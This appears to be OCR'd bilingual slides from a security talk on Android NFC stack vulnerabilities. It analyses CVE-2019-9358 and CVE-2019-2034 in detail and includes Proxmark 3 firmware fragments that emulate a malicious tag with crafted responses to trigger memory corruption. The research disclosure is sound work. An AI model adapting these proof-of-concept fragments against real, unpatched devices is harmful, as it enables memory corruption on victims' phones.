
  Constrains, crash in a sub module doesn’t mean reachable from user input
- 結論：審計優於模糊測試 Conclusion: Just audit it

Proxmark 3

- 如何寫PoC How to write a PoC
  - 買張卡片惡意修改? ✕通常卡片不支援發送異形資料包 Malicious card? Normal card don’t support malformed parcel
  - 使用另一台Android設備模擬攻擊卡片? ✕Android支援的卡片模擬協定有限

    Simulate a card with another Android device? Limited support
  - Proxmark 3√

Proxmark 3



PROXMARK.org
A Radio Frequency IDentification Tool
libnfc.org
Home Proxmark Community Development Files Manual Order Contact
PROXMARK III
Watch 161
Star 1,283
Fork 543
Pull requests 5
Projects 0
Wiki
Insights
3 branches
11 releases
ort for standard USB Smartcard Readers (#765)
port for Legic tags to `hf search` command
sion fix + .gitignore (#645)
rt for Legic tags to `hf search` comman
s for 3D printed coil forms
Home
Introduction
What is it
Proxmark Wiki
Hardware
Firmware Upgrade
Client Software
Usage

Proxmark 3

- “The proxmark3 is a powerful general purpose RFID tool, the size of a deck of cards, designed to snoop, listen and emulate everything from Low Frequency (125kHz) to High Frequency (13.56MHz) tags.”
- 文檔豐富 Well documented
- 晶片, 高頻率天線,低頻率天線（非必須）, USB線

  Chip, HF antenna, LF antenna(not indispensable), USB cable
- 當然，也有集成好的版本 Also integrated versions

Proxmark 3

Proxmark 3

- 官方代碼分支(Proxmark/proxmark3)和
  Iceman代碼分支(iceman1001/proxmark3) ←不夠穩定但是功能更強勁(Unstable but flavored)

  Official fork(Proxmark/proxmark3) and Iceman fork(iceman1001/proxmark3)
- 請遵守當地法律，不要做出snoop等行為

  Comply with the law, don’t snoop

Proxmark 3

```
void SimTagIso15693(uint32_t parameter, uint8_t *uid)
{
    LEDsoff();
    LED_A_ON();

    FpgaDownloadAndGo(FPGA_BITSTREAM_HF);
    SetAdcMuxFor(GPIO_MUXSEL_HIPKD);
 FpgaWriteConfWord(FPGA_MAJOR_MODE_HF_SIMULATOR |
FPGA_HF_SIMULATOR_NO_MODULATION);
    FpgaSetupSsc(FPGA_MAJOR_MODE_HF_SIMULATOR);

    StartCountSspClk();

    uint8_t cmd[ISO15693_MAX_COMMAND_LENGTH];

    // Build a suitable response to the reader INVENTORY command
    BuildInventoryResponse(uid);

    // Listen to reader
    while (!BUTTON_PRESS()) {
        uint32_t eof_time = 0, start_time = 0;
        int cmd_len = GetIso15693CommandFromReader(cmd, sizeof(cmd),
&eof_time);

        if ((cmd_len >= 5) && (cmd[0] & ISO15693_REQ_INVENTORY) &&
(cmd[1] == ISO15693_INVENTORY)) { // TODO: check more flags
            bool slow = !(cmd[0] & ISO15693_REQ_DATARATE_HIGH);
            start_time = eof_time + DELAY_ISO15693_VCD_TO_VICC_SIM -
DELAY_ARM_TO_READER_SIM;
            TransmitTo15693Reader(ToSend, ToSendMax, start_time, slow);
        }

        Dbprintf("%d bytes read from reader:", cmd_len);
        Dbhexdump(cmd_len, cmd, false);
    }

 FpgaWriteConfWord(FPGA_MAJOR_MODE_OFF);
    LEDsoff();
}
```

以iso 15693協定模擬為例

- 僅支援一條指令……

Only support one command …

- 預編譯到設備中，結構包含主體循環，指令分發

Pre-compile, main loop, cmd dispatch

- Let’s write some code!

Proxmark 3

- PoC的基本結構 Skeleton of PoC

```
void calcRspAsTag(uint8_t* rsp, size_t len, uint8_t* toSend){
    uint16_t crc;
    crc = Crc(rsp, len - 2);
    rsp[len - 2] = crc & 0xff;
    rsp[len - 1] = crc >> 8;
    CodeIso15693AsTag(rsp, len);
    if(ToSendMax != len * 2 + 2){
        Dbprintf("Fatal error");
    }
    memcpy(toSend, ToSend, ToSendMax);
}
....
#define UID 0x00, 0x00, 0x00, 0x00, 0x00, 0x24, 0x04, 0xe0,

    //data get uid
    static uint8_t CMD_GET_UID[] = {
        0x26, 0x01, 0x00
        };
    static uint8_t RSP_GET_UID[] = {
        0x00, 0x00, // flags dsfid
        UID
        0xff, 0xff // crc-16
        };
    static uint8_t TSND_GET_UID[sizeof(RSP_GET_UID) * 2 + 2] = {0};
```

```
    while (!BUTTON_PRESS()) {
        uint32_t eof_time = 0, start_time = 0;
        int cmd_len = GetIso15693CommandFromReader(cmd, sizeof(cmd),
&eof_time);

        // read ndef only when the check is finished
        if(sendData && (!memcmp(cmd, CMD_READ_NDEF,
sizeof(CMD_READ_NDEF) - 1))){
            bool slow = !(cmd[0] & ISO15693_REQ_DATARATE_HIGH);
            start_time = eof_time + DELAY_ISO15693_VCD_TO_VICC -
DELAY_ARM_TO_READER;
            TransmitTo15693Reader(TSND_READ_NDEF,
sizeof(TSND_READ_NDEF), start_time, slow);
            Dbprintf("recv cmd:");
            Dbhexdump(cmd_len, cmd, false);
            Dbprintf("send rsp:");
            Dbhexdump(sizeof(RSP_READ_NDEF), (uint8_t*)RSP_READ_NDEF,
false);
            Dbprintf("\n");
            continue;
        }

......
}
```


實例分析 Case Study

實例分析涵蓋NFC協定疊的3個模組
The case study covers three module of NFC stack

- 一個卡片模擬例子 A Card Emulation Case
- 一個Reader/Writer例子 A Reader/Writer Case
- 一個nfa例子 An nfa Case

CVE-2019-9358

- CVE-2019-9358, Google評級為中危
- 位於卡片模擬(Host-based Card Emulation) 協定疊中
- https://developer.android.com/guide/topics/connectivity/nfc/hce



CVE-2019-9358

```
void ce_t3t_data_cback(tNFC_DATA_CEVT* p_data) {
  tCE_CB* p_ce_cb = &ce_cb;
  tCE_T3T_MEM* p_cb = &p_ce_cb->mem.t3t;
  NFC_HDR* p_msg = p_data->p_data;
  tCE_DATA ce_data;
  uint8_t cmd_id, bl0, entry_len, i;
  uint8_t* p_nfcid2 = NULL;
  uint8_t* p = (uint8_t*)(p_msg + 1) + p_msg->offset;
  uint8_t cmd_nfcid2[NCI_RF_F_UID_LEN];
  uint16_t block_list_start_offset, remaining;
  bool msg_processed = false;
  bool block_list_ok;
  uint8_t sod;
  uint8_t cmd_type;
```

```
/* If activate system code is not NDEF, or if no local NDEF contents was set,
 * then pass data up to the app */
if ((p_cb->system_code != T3T_SYSTEM_CODE_NDEF) ||
    (!p_cb->ndef_info.initialized)) {
  ce_data.raw_frame.status = p_data->status;
  ce_data.raw_frame.p_data = p_msg;
  p_ce_cb->p_cback(CE_T3T_RAW_FRAME_EVT, &ce_data);
  return;
}
```

```
/* Handle NFC_FORUM command (UPDATE or CHECK) */
STREAM_TO_ARRAY(cmd_nfcid2, p, NCI_RF_F_UID_LEN);
STREAM_TO_UINT8(p_cb->cur_cmd.num_services, p);
```

```
/* Parse service code list */
for (i = 0; i < p_cb->cur_cmd.num_services; i++) {
  STREAM_TO_UINT16(p_cb->cur_cmd.service_code_list[i], p);
}
```

CVE-2019-9358

```
/* Type 3 Tag current command processing */
typedef struct {
  uint16_t service_code_list[T3T_MSG_SERVICE_LIST_MAX];
  uint8_t* p_block_list_start;
  uint8_t* p_block_data_start;
  uint8_t num_services;
  uint8_t num_blocks;
} tCE_T3T_CUR_CMD;
```

↑16

```
void ce_t3t_data_cback(tNFC_DATA_CEVT* p_data) {
  tCE_CB* p_ce_cb = &ce_cb;
  tCE_T3T_MEM* p_cb = &p_ce_cb->mem.t3t;
  NFC_HDR* p_msg = p_data->p_data;
  tCE_DATA ce_data;
  uint8_t cmd_id, bl0, entry_len, i;
  uint8_t* p_nfcid2 = NULL;
  uint8_t* p = (uint8_t*)(p_msg + 1) + p_msg->offset;
  uint8_t cmd_nfcid2[NCI_RF_F_UID_LEN];
  uint16_t block_list_start_offset, remaining;
  bool msg_processed = false;
  bool block_list_ok;
  uint8_t sod;
  uint8_t cmd_type;
```

```
/* Parse service code list */
for (i = 0; i < p_cb->cur_cmd.num_services; i++) {
  STREAM_TO_UINT16(p_cb->cur_cmd.service_code_list[i], p);
}
```

out of bound write 480 bytes at most to global segment

```
/* If activate system code is not NDEF, or if no local NDEF contents was set,
 * then pass data up to the app */
if ((p_cb->system_code != T3T_SYSTEM_CODE_NDEF) ||
    (!p_cb->ndef_info.initialized)) {
  ce_data.raw_frame.status = p_data->status;
  ce_data.raw_frame.p_data = p_msg;
  p_ce_cb->p_cback(CE_T3T_RAW_FRAME_EVT, &ce_data);
  return;
}
```

```
/* Handle NFC_FORUM command (UPDATE or CHECK) */
STREAM_TO_ARRAY(cmd_nfcid2, p, NCI_RF_F_UID_LEN);
STREAM_TO_UINT8(p_cb->cur_cmd.num_services, p);
```

read in num_services without validation

NDEF check

CVE-2019-9358

- 看起來還不錯…… Looks good ……
- 等一下，為什麼我的PoC沒有效果?

  Wait, why my PoC isn’t working?
- 通過更深入的閱讀有關代碼與除錯，我發現Android系統限用了自身的Felica模擬能力。或許出於法律問題角度考慮？

  After some code reading/debugging, I found Android restricts its own FeliCa emulation ability. Maybe for legal concerns?

CVE-2019-9358

- System code定義了“service provider” 也就是服務的種類 System code defines service provider, a.k.a. ‘type’ of this card
- Sony的規定: https://www.sony.net/Products/felica/business/tech-support/index.html

For System Code, the following values are shared between multiple service providers:

- 12FCh — for System that uses NFC Data Exchange Format (NDEF), as determined by the NFC Forum
- 4000h — for the host-based card emulation function for NFC-F (HCE-F)[*1]
- 88B4h — for FeliCa Lite series
- AA00h–AAFEh — for System conforming to JIS X 6319-4:2016
- FE00h — for System known as "Common Area", managed by FeliCa Networks, Inc.
- FEE1h — for FeliCa Plug series

Any and all other values are administered by Sony.

[*1] System Code values in the range 4000h–4FFFh (except 4*FFh, where * is an arbitrary hexadecimal number) are reserved for HCE-F. Sony assigns the same System Code for HCE-F value (except 4000h) to a client who uses a card and an HCE-F function that have identical System Code values.

CVE-2019-9358

```
/* Type 3 Tag current command processing */
typedef struct {
  uint16_t service_code_list[T3T_MSG_SERVICE_LIST_MAX];
  uint8_t* p_block_list_start;
  uint8_t* p_block_data_start;
  uint8_t num_services;
  uint8_t num_blocks;
} tCE_T3T_CUR_CMD;
```

↑16

```
void ce_t3t_data_cback(tNFC_DATA_CEVT* p_data) {
  tCE_CB* p_ce_cb = &ce_cb;
  tCE_T3T_MEM* p_cb = &p_ce_cb->mem.t3t;
  NFC_HDR* p_msg = p_data->p_data;
  tCE_DATA ce_data;
  uint8_t cmd_id, bl0, entry_len, i;
  uint8_t* p_nfcid2 = NULL;
  uint8_t* p = (uint8_t*)(p_msg + 1) + p_msg->offset;
  uint8_t cmd_nfcid2[NCI_RF_F_UID_LEN];
  uint16_t block_list_start_offset, remaining;
  bool msg_processed = false;
  bool block_list_ok;
  uint8_t sod;
  uint8_t cmd_type;
```

```
/* Parse service code list */
for (i = 0; i < p_cb->cur_cmd.num_services; i++) {
  STREAM_TO_UINT16(p_cb->cur_cmd.service_code_list[i], p);
}
```

out of bound write 480 bytes at most to global variable segment

```
/* If activate system code is not NDEF, or if no local NDEF contents was set,
 * then pass data up to the app */
if ((p_cb->system_code != T3T_SYSTEM_CODE_NDEF) ||
    (!p_cb->ndef_info.initialized)) {
  ce_data.raw_frame.status = p_data->status;
  ce_data.raw_frame.p_data = p_msg;
  p_ce_cb->p_cback(CE_T3T_RAW_FRAME_EVT, &ce_data);
  return;
}
```

```
/* Handle NFC_FORUM command (UPDATE or CHECK) */
STREAM_TO_ARRAY(cmd_nfcid2, p, NCI_RF_F_UID_LEN);
STREAM_TO_UINT8(p_cb->cur_cmd.num_services, p);
```

read in num_services without validation

NDEF check

T3T_SYSTEM_CODE_NDEF is 0x12FC, means only NDEF card will be process, other raw data will be delivered to upper layer directly

CVE-2019-9358

- 當我們寫一個NFC-F卡模擬應用時，我們需要在一個XML檔案中寫入如下元數據

When writing a NFC-F Host Card Emulation application, we defines following metadata in a xml file

```
<host-nfcf-service xmlns:android="http://schemas.android.com/apk/res/android"
    android:description="@string/app_name">
    <system-code-filter android:name="4000"/>
    <nfcid2-filter android:name="02FE000000000000"/>
    <t3tPmm-filter android:name="FFFFFFFFFFFFFFFF"/>
</host-nfcf-service>
```

CVE-2019-9358

frameworks/base/core/java/android/nfc/cardemulation/NfcFCardEmulation.java

```java
/**
 * @hide
 */
public static boolean isValidSystemCode(String systemCode) {
    if (systemCode == null) {
        return false;
    }
    if (systemCode.length() != 4) {
        Log.e(TAG, "System Code " + systemCode + " is not a valid System Code.");
        return false;
    }
    // check if the value is between "4000" and "4FFF" (excluding "4*FF")
    if (!systemCode.startsWith("4") || systemCode.toUpperCase().endsWith("FF")) {
        Log.e(TAG, "System Code " + systemCode + " is not a valid System Code.");
        return false;
    }
    try {
        Integer.parseInt(systemCode, 16);
    } catch (NumberFormatException e) {
        Log.e(TAG, "System Code " + systemCode + " is not a valid System Code.");
        return false;
    }
    return true;
}
```

- 稍後在com.android.nfc進程中，system code會被校驗

Later in process com.android.nfc, system code is validated

- 令人驚訝的是，只有4XXX形式的code會被放行

Surprisingly, only 4XXX is allowed (with some exceptions)

NFC stack(C)

I want to parse NDEF commands

validator(Java)

No you don’t

CVE-2019-9358

- 這種自相矛盾的設計使得此漏洞無法被利

  This self-contradictory feature makes this bug un-exploitable
- 為了向Google證明此漏洞我修改了Java代碼來繞過校驗

  To prove it to Google I slightly altered the code to bypass the validation
- 使用了兩部設備，一個作為攻擊者，一個作為受害者

  Then two phones are involved, one as attacker, one as victim

CVE-2019-2034

- 谷歌評級為高危, 在2019-04-01的補丁中修復, scored as High by Google, fix in 2019-04-01, patched in https://android.googlesource.com/platform/system/nfc/+/14e2f9df79ecb25db9e88843406d738d607101b4
- 經典的長度問題，數十個類似漏洞中同樣有此問題


  Typical length issues found in tens of similar bugs
- 發現於ISO 15693協定疊

  Found in ISO 15693 stack

CVE-2019-2034

- gki緩衝區運行特點 How gki buffer works
  - NFC協定疊包含多個層次，每一層都會在資料外側加一層 buffer
    NFC stack has multiple layers, each with its own header
  - 引入了offset字段 Introduce the offset field
  - 當需要剝離某層header時，僅需要增加offset並減少len When certain header need to be striped, just increase offset and decrease len
  - 降低了反復拷貝緩衝區的頻度 Reduce the frequency of buffer copy

```c
typedef struct {
  uint16_t event;
  uint16_t len;
  uint16_t offset;
  uint16_t layer_specific;
} NFC_HDR;
```



Access primitive: (uint8_t*)(p_hdr + 1) + p_hdr->offset

CVE-2019-2034

```
void rw_i93_sm_read_ndef(NFC_HDR* p_resp) {
  uint8_t* p = (uint8_t*)(p_resp + 1) + p_resp->offset;
  uint8_t flags;
  uint16_t offset, length = p_resp->len;
  tRW_I93_CB* p_i93 = &rw_cb.tcb.i93;
  tRW_DATA rw_data;

  DLOG_IF(INFO, nfc_debug_enabled) << __func__;

  STREAM_TO_UINT8(flags, p);
  length--;
```

```
/* if this is the first block */
if (p_i93->rw_length == 0) {
  /* get start of NDEF in the first block */
  offset = p_i93->ndef_tlv_start_offset % p_i93->block_size;

  if (p_i93->ndef_length < 0xFF) {
    offset += 2;
  } else {
    offset += 4;
  }

  /* adjust offset if read more blocks because the first block doesn't have
   * NDEF */
  offset -= (p_i93->rw_offset - p_i93->ndef_tlv_start_offset);
} else {
  offset = 0;
}
```

```
if (offset < length) {
  offset++; /* flags */
  p_resp->offset += offset;
  p_resp->len -= offset;

  rw_data.data.status = NFC_STATUS_OK;
  rw_data.data.p_data = p_resp;

  p_i93->rw_length += p_resp->len;
```

```
if (p_i93->rw_length >= p_i93->ndef_length) {
  /* remove extra btyes in the last block */
  p_resp->len -= (p_i93->rw_length - p_i93->ndef_length);

  p_i93->state = RW_I93_STATE_IDLE;
  p_i93->sent_cmd = 0;

  DLOG_IF(INFO, nfc_debug_enabled)
      << StringPrintf("NDEF read complete read (%d)/total (%d)", p_resp->len,
                      p_i93->ndef_length);

  (*(rw_cb.p_cback))(RW_I93_NDEF_READ_CPLT_EVT, &rw_data);
} else {
  DLOG_IF(INFO, nfc_debug_enabled)
      << StringPrintf("NDEF segment read (%d)/total (%d)", p_resp->len,
                      p_i93->ndef_length);

  if (p_resp->len > 0) {
    (*(rw_cb.p_cback))(RW_I93_NDEF_READ_EVT, &rw_data);
  }
```

CVE-2019-2034

```
void rw_i93_sm_read_ndef(NFC_HDR* p_resp) {
  uint8_t* p = (uint8_t*)(p_resp + 1) + p_resp->offset;
  uint8_t flags;
  uint16_t offset, length = p_resp->len;
  tRW_I93_CB* p_i93 = &rw_cb.tcb.i93;
  tRW_DATA rw_data;

  DLOG_IF(INFO, nfc_debug_enabled) << __func__;

  STREAM_TO_UINT8(flags, p);
  length--;
```

zero length is not validated

```
/* if this is the first block */
if (p_i93->rw_length == 0) {
  /* get start of NDEF in the first block */
  offset = p_i93->ndef_tlv_start_offset % p_i93->block_size;

  if (p_i93->ndef_length < 0xFF) {
    offset += 2;
  } else {
    offset += 4;
  }

  /* adjust offset if read more blocks because the first block doesn't have
   * NDEF */
  offset -= (p_i93->rw_offset - p_i93->ndef_tlv_start_offset);
} else {
  offset = 0;
}
```

```
if (offset < length) {
  offset++; /* flags */
  p_resp->offset += offset;
  p_resp->len -= offset;

  rw_data.data.status = NFC_STATUS_OK;
  rw_data.data.p_data = p_resp;

  p_i93->rw_length += p_resp->len;
```

length underflow helps take this branch,
results in p_resp->len underflow

```
if (p_i93->rw_length >= p_i93->ndef_length) {
  /* remove extra btyes in the last block */
  p_resp->len -= (p_i93->rw_length - p_i93->ndef_length);

  p_i93->state = RW_I93_STATE_IDLE;
  p_i93->sent_cmd = 0;

  DLOG_IF(INFO, nfc_debug_enabled)
      << StringPrintf("NDEF read complete read (%d)/total (%d)", p_resp->len,
                      p_i93->ndef_length);

  (*(rw_cb.p_cback))(RW_I93_NDEF_READ_CPLT_EVT, &rw_data);
} else {
  DLOG_IF(INFO, nfc_debug_enabled)
      << StringPrintf("NDEF read segment read (%d)/total (%d)", p_resp->len,
                      p_i93->ndef_length);

  if (p_resp->len > 0) {
    (*(rw_cb.p_cback))(RW_I93_NDEF_READ_EVT, &rw_data);
  }
```

either callback will result in OOBW

CVE-2019-2034

```
static void nfa_rw_handle_i93_evt(tRW_EVENT event, tRW_DATA* p_rw_data) {
  tNFA_CONN_EVT_DATA conn_evt_data;
  tNFA_TAG_PARAMS i93_params;

  switch (event) {
    case RW_I93_NDEF_DETECT_EVT: /* Result of NDEF detection procedure */
      nfa_rw_handle_ndef_detect(p_rw_data);
      break;

    case RW_I93_NDEF_READ_EVT: /* Segment of data received from type 4 tag */
      if (nfa_rw_cb.cur_op == NFA_RW_OP_READ_NDEF) {
        nfa_rw_store_ndef_rx_buf(p_rw_data);
      } else {
        nfa_rw_send_data_to_upper(p_rw_data);
      }
      break;

    case RW_I93_NDEF_READ_CPLT_EVT: /* Read operation completed           */
      if (nfa_rw_cb.cur_op == NFA_RW_OP_READ_NDEF) {
        nfa_rw_store_ndef_rx_buf(p_rw_data);
```

```
static void nfa_rw_store_ndef_rx_buf(tRW_DATA* p_rw_data) {
  uint8_t* p;

  p = (uint8_t*)(p_rw_data->data.p_data + 1) + p_rw_data->data.p_data->offset;

  /* Save data into buffer */
  memcpy(&nfa_rw_cb.p_ndef_buf[nfa_rw_cb.ndef_rd_offset], p,
         p_rw_data->data.p_data->len);
  nfa_rw_cb.ndef_rd_offset += p_rw_data->data.p_data->len;

  GKI_freebuf(p_rw_data->data.p_data);
  p_rw_data->data.p_data = NULL;
}
```

CVE-2019-2034

```
static void nfa_rw_handle_i93_evt(tRW_EVENT event, tRW_DATA* p_rw_data) {
  tNFA_CONN_EVT_DATA conn_evt_data;
  tNFA_TAG_PARAMS i93_params;

  switch (event) {
    case RW_I93_NDEF_DETECT_EVT: /* Result of NDEF detection procedure */
      nfa_rw_handle_ndef_detect(p_rw_data);
      break;

    case RW_I93_NDEF_READ_EVT: /* Segment of data received from type 4 tag */
      if (nfa_rw_cb.cur_op == NFA_RW_OP_READ_NDEF) {
        nfa_rw_store_ndef_rx_buf(p_rw_data);
      } else {
        nfa_rw_send_data_to_upper(p_rw_data);
      }
      break;

    case RW_I93_NDEF_READ_CPLT_EVT: /* Read operation completed           */
      if (nfa_rw_cb.cur_op == NFA_RW_OP_READ_NDEF) {
        nfa_rw_store_ndef_rx_buf(p_rw_data);
```

```
static void nfa_rw_store_ndef_rx_buf(tRW_DATA* p_rw_data) {
  uint8_t* p;

  p = (uint8_t*)(p_rw_data->data.p_data + 1) + p_rw_data->data.p_data->offset;

  /* Save data into buffer */
  memcpy(&nfa_rw_cb.p_ndef_buf[nfa_rw_cb.ndef_rd_offset], p,
         p_rw_data->data.p_data->len);
  nfa_rw_cb.ndef_rd_offset += p_rw_data->data.p_data->len;

  GKI_freebuf(p_rw_data->data.p_data);
  p_rw_data->data.p_data = NULL;
}
```

This code itself is also buggy, we will see it later

CVE-2019-2034

- 總結　Summary
  - 缺少對長度為0情況的校驗，導致整數型下溢　Lack of validation of zero sized length, results in underflow
  - length的下溢幫助繞過進一步校驗，進而導致p_resp->len下溢　length underflow helps bypass check, results p_resp->len underflow
  - 產生溢出的p_resp被賦值給rw_data，接著被傳遞給callback函數

    Overflowed p_resp assigned to rw_data, then passed to callback function
  - 最終nfa_rw_store_ndef_rx_buf被調用，使用溢出的長度進行memcpy導致記憶體破壞

    nfa_rw_store_ndef_rx_buf is finally called, and memcpy with corrupted len

CVE-2019-2034

- 長度為0的緩衝區數據可控嗎？

  Is zero sized buffer data controllable?

  - 看起來長度為0的緩衝區攻擊者沒法控制

    It seems buffer with 0 size can’t transfer user controlled data

  - 但是，還記得gki是基於ring buffer的內存管理器嗎？也就是說，其記憶體佈局一定程度上可以預測、控制

    However, gki managed memory is predictable(fengshui?), similar to heap

CVE-2019-2034

- PoC

```
……
    static uint8_t TSND_GET_CC[sizeof(RSP_GET_CC) * 2 + 2] = {0};

    //data ndef tlv
    static uint8_t CMD_NDEF_TLV[]= {
        0x22, 0x20, //flag, cmd code
        UID
        0x01, // block number
    };
    static uint8_t RSP_NDEF_TLV[] ={
        0x00, //flags
        0x03, //I93_ICODE_TLV_TYPE_NDEF
        //0x08, //tlv_len or
        0xff,
        0xff,
        0xff, // (alternative)16 bit tlv_len
        0x00, 0x00, 0x00, 0x00,
        0xfe, //terminator
        0xff, 0xff
    };
    static uint8_t TSND_NDEF_TLV[sizeof(RSP_NDEF_TLV) * 2 + 2] = {0};
```

```
    //data check lock
    static uint8_t CMD_CHK_LOK[] = {
        0x62, 0x20, // flag, cmd code
        UID
        0x01 // block number
    };
    static uint8_t RSP_CHK_LOK[] = {
        0x00, // flag
        0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01,
        0xff, 0xff
    };
    static uint8_t TSND_CHK_LOK[sizeof(RSP_CHK_LOK) * 2 + 2] = {0};

    //ndef read data
    static uint8_t CMD_READ_NDEF[] = {
        0x22, 0x20, //flag, cmd code
        UID
        0x00, // tag number
    };
    static uint8_t RSP_READ_NDEF[] = {
        //0x00, //flag
        0x00, 0x00, //dontknowwhat
        //0xd1, 0x01, 0x04, 0x54, 0x02, 0x7a, 0x68, 0x68, // some
valid ndef info
    };
    static uint8_t TSND_READ_NDEF[sizeof(RSP_READ_NDEF) * 2 + 2] = {0};
……
```

https://github.com/hyrathon/PoCs/tree/master/CVE-2019-2034

CVE-2019-2099

- 被Google評級為高危，在2019-06-01的補丁中修復

  scored as High by Google， patched in

- https://android.googlesource.com/platform/system/nfc/+/f0236aa9bd07b26d5f85cb5474561f60156f833f
- 發現於nfa模組之nfa_rw_store_ndef_rx_buf

